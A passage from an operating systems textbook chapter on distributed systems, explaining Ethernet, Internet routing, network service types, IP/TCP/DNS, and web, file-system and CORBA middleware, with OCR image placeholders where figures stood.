


Figure 8-27. Positioning of middleware in a distributed system.

Networks), which can be citywide, countrywide, or worldwide. The most important kind of LAN is Ethernet, so we will examine that as an example LAN. As our example WAN, we will look at the Internet, even though technically the Internet is not one network, but a federation of thousands of separate networks. However, for our purposes, it is sufficient to think of it as one WAN.

Ethernet

Classic Ethernet, which is described in IEEE Standard 802.3, consists of a coaxial cable to which a number of computers are attached. The cable is called the **Ethernet**, in reference to the *luminiferous ether* through which electromagnetic radiation was once thought to propagate. (When the nineteenth-century British physicist James Clerk Maxwell discovered that electromagnetic radiation could be described by a wave equation, scientists assumed that space must be filled with some ethereal medium in which the radiation was propagating. Only after the famous Michelson-Morley experiment in 1887, which failed to detect the ether, did physicists realize that radiation could propagate in a vacuum.)

In the very first version of Ethernet, a computer was attached to the cable by literally drilling a hole halfway through the cable and screwing in a wire leading to the computer. This was called a **vampire tap**, and is illustrated symbolically in Fig. 8-28(a). The taps were hard to get right, so before long, proper connectors were used. Nevertheless, electrically, all the computers were connected as if the cables on their network interface cards were soldered together.




Figure 8-28. (a) Classic Ethernet. (b) Switched Ethernet.

With many computers hooked up to the same cable, a protocol is needed to prevent chaos. To send a packet on an Ethernet, a computer first listens to the cable to see if any other computer is currently transmitting. If not, it just begins transmitting a packet, which consists of a short header followed by a payload of 0 to 1500 bytes. If the cable is in use, the computer simply waits until the current transmission finishes, then it begins sending.

If two computers start transmitting simultaneously, a collision results, which both of them detect. Both respond by terminating their transmissions, waiting a random amount of time between 0 and T μsec and then starting again. If another collision occurs, all colliding computers randomize the wait into the interval 0 to $2T$ μsec, and then try again. On each further collision, the maximum wait interval is doubled, reducing the chance of more collisions. This algorithm is known as **binary exponential backoff**. We saw it earlier to reduce polling overhead on locks.

An Ethernet has a maximum cable length and also a maximum number of computers that can be connected to it. To exceed either of these limits, a large building or campus can be wired with multiple Ethernets, which are then connected by devices called **bridges**. A bridge is a device that allows traffic to pass from one Ethernet to another when the source is on one side and the destination is on the other.

To avoid the problem of collisions, modern Ethernets use switches, as shown in Fig. 8-28(b). Each switch has some number of ports, to which can be attached a computer, an Ethernet, or another switch. When a packet successfully avoids all collisions and makes it to the switch, it is buffered there and sent out on the port where the destination machine lives. By giving each computer its own port, all collisions can be eliminated, at the cost of bigger switches. Compromises, with just a few computers per port, are also possible. In Fig. 8-28(b), a classical Ethernet with multiple computers connected to a cable by vampire taps is attached to one of the ports of the switch.

The Internet

The Internet evolved from the ARPANET, an experimental packet-switched network funded by the U.S. Dept. of Defense Advanced Research Projects Agency. It went live in December 1969 with three computers in California and one in Utah. It was designed at the height of the Cold War to a be a highly fault-tolerant network that would continue to relay military traffic even in the event of direct nuclear hits on multiple parts of the network by automatically rerouting traffic around the dead machines.

The ARPANET grew rapidly in the 1970s, eventually encompassing hundreds of computers. Then a packet radio network, a satellite network, and eventually thousands of Ethernets were attached to it, leading to the federation of networks we now know as the Internet.

The Internet consists of two kinds of computers, hosts and routers. **Hosts** are PCs, notebooks, handhelds, servers, mainframes, and other computers owned by individuals or companies that want to connect to the Internet. **Routers** are specialized switching computers that accept incoming packets on one of many incoming lines and send them on their way along one of many outgoing lines. A router is similar to the switch of Fig. 8-28(b), but also differs from it in ways that will not concern us here. Routers are connected together in large networks, with each router having wires or fibers to many other routers and hosts. Large national or worldwide router networks are operated by telephone companies and ISPs (Internet Service Providers) for their customers.

Figure 8-29 shows a portion of the Internet. At the top we have one of the backbones, normally operated by a backbone operator. It consists of a number of routers connected by high-bandwidth fiber optics, with connections to backbones operated by other (competing) telephone companies. Usually, no hosts connect directly to the backbone, other than maintenance and test machines run by the telephone company.

Attached to the backbone routers by medium-speed fiber optic connections are regional networks and routers at ISPs. In turn, corporate Ethernets each have a router on them and these are connected to regional network routers. Routers at ISPs are connected to modem banks used by the ISP's customers. In this way, every host on the Internet has at least one path, and often many paths, to every other host.

All traffic on the Internet is sent in the form of packets. Each packet carries its destination address inside it, and this address is used for routing. When a packet comes into a router, the router extracts the destination address and looks (part of) it up in a table to find which outgoing line to send the packet on and thus to which router. This procedure is repeated until the packet reaches the destination host. The routing tables are highly dynamic and are updated continuously as routers and links go down and come back up and as traffic conditions change. The routing algorithms have been intensively studied and modified over the years.




Figure 8-29. A portion of the Internet.

8.3.2 Network Services and Protocols

All computer networks provide certain services to their users (hosts and processes), which they implement using certain rules about legal message exchanges. Below we will give a brief introduction to these topics.

Network Services

Computer networks provide services to the hosts and processes using them. **Connection-oriented service** is modeled after the telephone system. To talk to someone, you pick up the phone, dial the number, talk, and then hang up. Similarly, to use a connection-oriented network service, the service user first establishes a connection, uses the connection, and then releases the connection. The essential aspect of a connection is that it acts like a tube: the sender pushes objects (bits) in at one end, and the receiver takes them out in the same order at the other end.

In contrast, **connectionless service** is modeled after the postal system. Each message (letter) carries the full destination address, and each one is routed through the system independent of all the others. Normally, when two messages are sent to the same destination, the first one sent will be the first one to arrive. However, it is possible that the first one sent can be delayed so that the second one arrives first. With a connection-oriented service this is impossible.

Each service can be characterized by a **quality of service**. Some services are reliable in the sense that they never lose data. Usually, a reliable service is implemented by having the receiver confirm the receipt of each message by sending back a special **acknowledgement packet** so the sender is sure that it arrived. The acknowledgement process introduces overhead and delays, which are necessary to detect packet loss, but which do slow things down.

A typical situation in which a reliable connection-oriented service is appropriate is file transfer. The owner of the file wants to be sure that all the bits arrive correctly and in the same order they were sent. Very few file-transfer customers would prefer a service that occasionally scrambles or loses a few bits, even if it is much faster.

Reliable connection-oriented service has two relatively minor variants: message sequences and byte streams. In the former, the message boundaries are preserved. When two 1-KB messages are sent, they arrive as two distinct 1-KB messages, never as one 2-KB message. In the latter, the connection is simply a stream of bytes, with no message boundaries. When 2K bytes arrive at the receiver, there is no way to tell if they were sent as one 2-KB message, two 1-KB messages, 2048 1-byte messages, or something else. If the pages of a book are sent over a network to an imagesetter as separate messages, it might be important to preserve the message boundaries. On the other hand, with a terminal logging into a remote server system, a byte stream from the terminal to the computer is all that is needed. There are no message boundaries here.

For some applications, the delays introduced by acknowledgements are unacceptable. One such application is digitized voice traffic. It is preferable for telephone users to hear a bit of noise on the line or a garbled word from time to time than to introduce a delay to wait for acknowledgements.

Not all applications require connections. For example, to test the network, all that is needed is a way to send a single packet that has a high probability of arrival, but no guarantee. Unreliable (meaning not acknowledged) connectionless service is often called **datagram service**, in analogy with telegram service, which also does not provide an acknowledgement back to the sender.

In other situations, the convenience of not having to establish a connection to send one short message is desired, but reliability is essential. The **acknowledged datagram service** can be provided for these applications. It is like sending a registered letter and requesting a return receipt. When the receipt comes back, the sender is absolutely sure that the letter was delivered to the intended party and not lost along the way.

Still another service is the **request-reply service**. In this service the sender transmits a single datagram containing a request; the reply contains the answer. For example, a query to the local library asking where Uighur is spoken falls into this category. Request-reply is commonly used to implement communication in the client-server model: the client issues a request and the server responds to it. Figure 8-30 summarizes the types of services discussed above.

	Service	Example
Connection-oriented	Reliable message stream	Sequence of pages of a book
	Reliable byte stream	Remote login
	Unreliable connection	Digitized voice
Connectionless	Unreliable datagram	Network test packets
	Acknowledged datagram	Registered mail
	Request-reply	Database query

Figure 8-30. Six different types of network service.

Network Protocols

All networks have highly specialized rules for what messages may be sent and what responses may be returned in response to these messages. For example, under certain circumstances (e.g., file transfer), when a message is sent from a source to a destination, the destination is required to send an acknowledgement back indicating correct receipt of the message. Under other circumstances (e.g., digital telephony), no such acknowledgement is expected. The set of rules by which particular computers communicate is called a **protocol**. Many protocols exist, including router-router protocols, host-host protocols, and others. For a thorough treatment of computer networks and their protocols, see *Computer Networks, 5/e* (Tanenbaum and Wetherall, 2010).

All modern networks use what is called a **protocol stack** to layer different protocols on top of one another. At each layer, different issues are dealt with. For example, at the bottom level protocols define how to tell where in the bit stream a packet begins and ends. At a higher level, protocols deal with how to route packets through complex networks from source to destination. And at a still higher level, they make sure that all the packets in a multipacket message have arrived correctly and in the proper order.

Since most distributed systems use the Internet as a base, the key protocols these systems use are the two major Internet protocols: IP and TCP. **IP** (**Internet Protocol**) is a datagram protocol in which a sender injects a datagram of up to 64 KB into the network and hopes that it arrives. No guarantees are given. The datagram may be fragmented into smaller packets as it passes through the Internet. These packets travel independently, possibly along different routes. When all the pieces get to the destination, they are assembled in the correct order and delivered.

Two versions of IP are currently in use, v4 and v6. At the moment, v4 still dominates, so we will describe that here, but v6 is up and coming. Each v4 packet starts with a 40-byte header that contains a 32-bit source address and a 32-bit destination address among other fields. These are called **IP addresses** and form the basis of Internet routing. They are conventionally written as four decimal numbers

in the range 0–255 separated by dots, as in 192.31.231.65. When a packet arrives at a router, the router extracts the IP destination address and uses that for routing.

Since IP datagrams are not acknowledged, IP alone is not sufficient for reliable communication in the Internet. To provide reliable communication, another protocol, **TCP** (**Transmission Control Protocol**), is usually layered on top of IP. TCP uses IP to provide connection-oriented streams. To use TCP, a process first establishes a connection to a remote process. The process required is specified by the IP address of a machine and a port number on that machine, to which processes interested in receiving incoming connections listen. Once that has been done, it just pumps bytes into the connection and they are guaranteed to come out the other end undamaged and in the correct order. The TCP implementation achieves this guarantee by using sequence numbers, checksums, and retransmissions of incorrectly received packets. All of this is transparent to the sending and receiving processes. They just see reliable interprocess communication, just like a UNIX pipe.

To see how all these protocols interact, consider the simplest case of a very small message that does not need to be fragmented at any level. The host is on an Ethernet connected to the Internet. What happens exactly? The user process generates the message and makes a system call to send it on a previously established TCP connection. The kernel protocol stack adds a TCP header and then an IP header to the front. Then it goes to the Ethernet driver, which adds an Ethernet header directing the packet to the router on the Ethernet. This router then injects the packet into the Internet, as depicted in Fig. 8-31.




Figure 8-31. Accumulation of packet headers.

To establish a connection with a remote host (or even to send it a datagram), it is necessary to know its IP address. Since managing lists of 32-bit IP addresses is inconvenient for people, a scheme called **DNS** (**Domain Name System**) was invented as a database that maps ASCII names for hosts onto their IP addresses. Thus it is possible to use the DNS name *star.cs.vu.nl* instead of the corresponding IP address 130.37.24.6. DNS names are commonly known because Internet email

addresses are of the form *user-name@DNS-host-name*. This naming system allows the mail program on the sending host to look up the destination host's IP address in the DNS database, establish a TCP connection to the mail daemon process there, and send the message as a file. The *user-name* is sent along to identify which mailbox to put the message in.

8.3.3 Document-Based Middleware

Now that we have some background on networks and protocols, we can start looking at different middleware layers that can overlay the basic network to produce a consistent paradigm for applications and users. We will start with a simple but well-known example: the World Wide Web. The Web was invented by Tim Berners-Lee at CERN, the European Nuclear Physics Research Center, in 1989 and since then has spread like wildfire all over the world.

The original paradigm behind the Web was quite simple: every computer can hold one or more documents, called **Web pages**. Each Web page contains text, images, icons, sounds, movies, and the like, as well as **hyperlinks** (pointers) to other Web pages. When a user requests a Web page using a program called a **Web browser**, the page is displayed on the screen. Clicking on a link causes the current page to be replaced on the screen by the page pointed to. Although many bells and whistles have recently been grafted onto the Web, the underlying paradigm is still clearly present: the Web is a great big directed graph of documents that can point to other documents, as shown in Fig. 8-32.




Figure 8-32. The Web is a big directed graph of documents.

Each Web page has a unique address, called a **URL** (**Uniform Resource Locator**), of the form *protocol://DNS-name/file-name*. The protocol is most commonly *http* (HyperText Transfer Protocol), but *ftp* and others also exist. Then comes the DNS name of the host containing the file. Finally, there is a local file name telling which file is needed. Thus a URL uniquely specifies a single file worldwide

The way the whole system hangs together is as follows. The Web is fundamentally a client-server system, with the user being the client and the Website being the server. When the user provides the browser with a URL, either by typing it in or clicking on a hyperlink on the current page, the browser takes certain steps to fetch the requested Web page. As a simple example, suppose the URL provided is *http://www.minix3.org/getting-started/index.html*. The browser then takes the following steps to get the page.

1. The browser asks DNS for the IP address of *www.minix3.org*.
2. DNS replies with 66.147.238.215.
3. The browser makes a TCP connection to port 80 on 66.147.238.215.
4. It then sends a request asking for the file *getting-started/index.html*.
5. The *www.minix3.org* server sends the file *getting-started/index.html*.
6. The browser displays all the text in *getting-started/index.html*.
7. Manwhile, the browser fetches and displays all images on the page.
8. The TCP connection is released.

To a first approximation, that is the basis of the Web and how it works. Many other features have since been added to the basic Web, including style sheets, dynamic Web pages that are generated on the fly, Web pages that contain small programs or scripts that execute on the client machine, and more, but they are outside the scope of this discussion.

8.3.4 File-System-Based Middleware

The basic idea behind the Web is to make a distributed system look like a giant collection of hyperlinked documents. A second approach is to make a distributed system look like a great big file system. In this section we will look at some of the issues involved in designing a worldwide file system.

Using a file-system model for a distributed system means that there is a single global file system, with users all over the world able to read and write files for which they have authorization. Communication is achieved by having one process write data into a file and having other ones read them back. Many of the standard file-system issues arise here, but also some new ones related to distribution.

Transfer Model

The first issue is the choice between the **upload/download model** and the **remote-access model**. In the former, shown in Fig. 8-33(a), a process accesses a file by first copying it from the remote server where it lives. If the file is only to be

read, the file is then read locally, for high performance. If the file is to be written, it is written locally. When the process is done with it, the updated file is put back on the server. With the remote-access model, the file stays on the server and the client sends commands there to get work done there, as shown in Fig. 8-33(b).




Figure 8-33. (a) The upload/download model. (b) The remote-access model.

The advantages of the upload/download model are its simplicity, and the fact that transferring entire files at once is more efficient than transferring them in small pieces. The disadvantages are that there must be enough storage for the entire file locally, moving the entire file is wasteful if only parts of it are needed, and consistency problems arise if there are multiple concurrent users.

The Directory Hierarchy

Files are only part of the story. The other part is the directory system. All distributed file systems support directories containing multiple files. The next design issue is whether all clients have the same view of the directory hierarchy. As an example of what we mean, consider Fig. 8-34. In Fig. 8-34(a) we show two file servers, each holding three directories and some files. In Fig. 8-34(b) we have a system in which all clients (and other machines) have the same view of the distributed file system. If the path */D/E/x* is valid on one machine, it is valid on all of them.

In contrast, in Fig. 8-34(c), different machines can have different views of the file system. To repeat the preceding example, the path */D/E/x* might well be valid on client 1 but not on client 2. In systems that manage multiple file servers by remote mounting, Fig. 8-34(c) is the norm. It is flexible and straightforward to implement, but it has the disadvantage of not making the entire system behave like a single old-fashioned timesharing system. In a timesharing system, the file system looks the same to any process, as in the model of Fig. 8-34(b). This property makes a system easier to program and understand.




Figure 8-34. (a) Two file servers. The squares are directories and the circles are files. (b) A system in which all clients have the same view of the file system. (c) A system in which different clients have different views of the file system.

A closely related question is whether or not there is a global root directory, which all machines recognize as the root. One way to have a global root directory is to have the root contain one entry for each server and nothing else. Under these circumstances, paths take the form */server/path*, which has its own disadvantages, but at least is the same everywhere in the system.

Naming Transparency

The principal problem with this form of naming is that it is not fully transparent. Two forms of transparency are relevant in this context and are worth distinguishing. The first one, **location transparency**, means that the path name gives no hint as to where the file is located. A path like */server1/dir1/dir2/x* tells everyone

that *x* is located on server 1, but it does not tell where that server is located. The server is free to move anywhere it wants to in the network without the path name having to be changed. Thus this system has location transparency.

However, suppose that file *x* is extremely large and space is tight on server 1. Furthermore, suppose that there is plenty of room on server 2. The system might well like to move *x* to server 2 automatically. Unfortunately, when the first component of all path names is the server, the system cannot move the file to the other server automatically, even if *dir1* and *dir2* exist on both servers. The problem is that moving the file automatically changes its path name from */server1/dir1/dir2/x* to */server2/dir1/dir2/x*. Programs that have the former string built into them will cease to work if the path changes. A system in which files can be moved without their names changing is said to have **location independence**. A distributed system that embeds machine or server names in path names clearly is not location independent. One based on remote mounting is not, either, since it is not possible to move a file from one file group (the unit of mounting) to another and still be able to use the old path name. Location independence is not easy to achieve, but it is a desirable property to have in a distributed system.

To summarize what we said earlier, there are three common approaches to file and directory naming in a distributed system:

1. Machine + path naming, such as */machine/path* or *machine:path*.
2. Mounting remote file systems onto the local file hierarchy.
3. A single name space that looks the same on all machines.

The first two are easy to implement, especially as a way to connect existing systems that were not designed for distributed use. The latter is difficult and requires careful design, but makes life easier for programmers and users.

Semantics of File Sharing

When two or more users share the same file, it is necessary to define the semantics of reading and writing precisely to avoid problems. In single-processor systems the semantics normally state that when a read system call follows a write system call, the read returns the value just written, as shown in Fig. 8-35(a). Similarly, when two writes happen in quick succession, followed by a read, the value read is the value stored by the last write. In effect, the system enforces an ordering on all system calls, and all processors see the same ordering. We will refer to this model as **sequential consistency**.

In a distributed system, sequential consistency can be achieved easily as long as there is only one file server and clients do not cache files. All reads and writes go directly to the file server, which processes them strictly sequentially.

In practice, however, the performance of a distributed system in which all file requests must go to a single server is frequently poor. This problem is often solved




Figure 8-35. (a) Sequential consistency. (b) In a distributed system with caching, reading a file may return an obsolete value.

by allowing clients to maintain local copies of heavily used files in their private caches. However, if client 1 modifies a cached file locally and shortly thereafter client 2 reads the file from the server, the second client will get an obsolete file, as illustrated in Fig. 8-35(b).

One way out of this difficulty is to propagate all changes to cached files back to the server immediately. Although conceptually simple, this approach is inefficient. An alternative solution is to relax the semantics of file sharing. Instead of requiring a read to see the effects of all previous writes, one can have a new rule that says: "Changes to an open file are initially visible only to the process that made them. Only when the file is closed are the changes visible to other processes." The adoption of such a rule does not change what happens in Fig. 8-35(b), but it does redefine the actual behavior (*B* getting the original value of the file) as being the correct one. When client 1 closes the file, it sends a copy back to the server, so that subsequent reads get the new value, as required. Effectively, this is the

upload/download model shown in Fig. 8-33. This semantic rule is widely implemented and is known as **session semantics**.

Using session semantics raises the question of what happens if two or more clients are simultaneously caching and modifying the same file. One solution is to say that as each file is closed in turn, its value is sent back to the server, so the final result depends on who closes last. A less pleasant, but slightly easier to implement, alternative is to say that the final result is one of the candidates, but leave the choice of which one unspecified.

An alternative approach to session semantics is to use the upload/download model, but to automatically lock a file that has been downloaded. Attempts by other clients to download the file will be held up until the first client has returned it. If there is a heavy demand for a file, the server could send messages to the client holding the file, asking it to hurry up, but that may or may not help. All in all, getting the semantics of shared files right is a tricky business with no elegant and efficient solutions.

8.3.5 Object-Based Middleware

Now let us take a look at a third paradigm. Instead of saying that everything is a document or everything is a file, we say that everything is an object. An **object** is a collection of variables that are bundled together with a set of access procedures, called **methods**. Processes are not permitted to access the variables directly. Instead, they are required to invoke the methods.

Some programming languages, such as C++ and Java, are object oriented, but these are language-level objects rather than run-time objects. One well-known system based on run-time objects is **CORBA** (**Common Object Request Broker Architecture**) (Vinoski, 1997). CORBA is a client-server system, in which client processes on client machines can invoke operations on objects located on (possibly remote) server machines. CORBA was designed for a heterogeneous system running a variety of hardware platforms and operating systems and programmed in a variety of languages. To make it possible for a client on one platform to invoke a server on a different platform, **ORBs** (**Object Request Brokers**) are interposed between client and server to allow them to match up. The ORBs play an important role in CORBA, even providing the system with its name.

Each CORBA object is defined by an interface definition in a language called **IDL** (**Interface Definition Language**), which tells what methods the object exports and what parameter types each one expects. The IDL specification can be compiled into a client stub procedure and stored in a library. If a client process knows in advance that it will need to access a certain object, it is linked with the object's client stub code. The IDL specification can also be compiled into a **skeleton** procedure that is used on the server side. If it is not known in advance which CORBA objects a process needs to use, dynamic invocation is also possible, but how that works is beyond the scope of our treatment.

When a CORBA object is created, a reference to it is also created and returned to the creating process. This reference is how the process identifies the object for subsequent invocations of its methods. The reference can be passed to other processes or stored in an object directory.

To invoke a method on an object, a client process must first acquire a reference to the object. The reference can come either directly from the creating process or, more likely, by looking it up by name or by function in some kind of directory. Once the object reference is available, the client process marshals the parameters to the method calls into a convenient structure and then contacts the client ORB. In turn, the client ORB sends a message to the server ORB, which actually invokes the method on the object. The whole mechanism is similar to RPC.

The function of the ORBs is to hide all the low-level distribution and communication details from the client and server code. In particular, the ORBs hide from the client the location of the server, whether the server is a binary program or a script, what hardware and operating system the server runs on, whether the object is currently active, and how the two ORBs communicate (e.g., TCP/IP, RPC, shared memory, etc.).

In the first version of CORBA, the protocol between the client ORB and the server ORB was not specified. As a result, every ORB vendor used a different protocol and no two of them could talk to each other. In version 2.0, the protocol was specified. For communication over the Internet, the protocol is called **IIOP** (**Internet InterOrb Protocol**).

To make it possible to use objects that were not written for CORBA with CORBA systems, every object can be equipped with an **object adapter**. This is a wrapper that handles chores such as registering the object, generating object references, and activating the object if it is invoked when it is not active. The arrangement of all these CORBA parts is shown in Fig. 8-36.

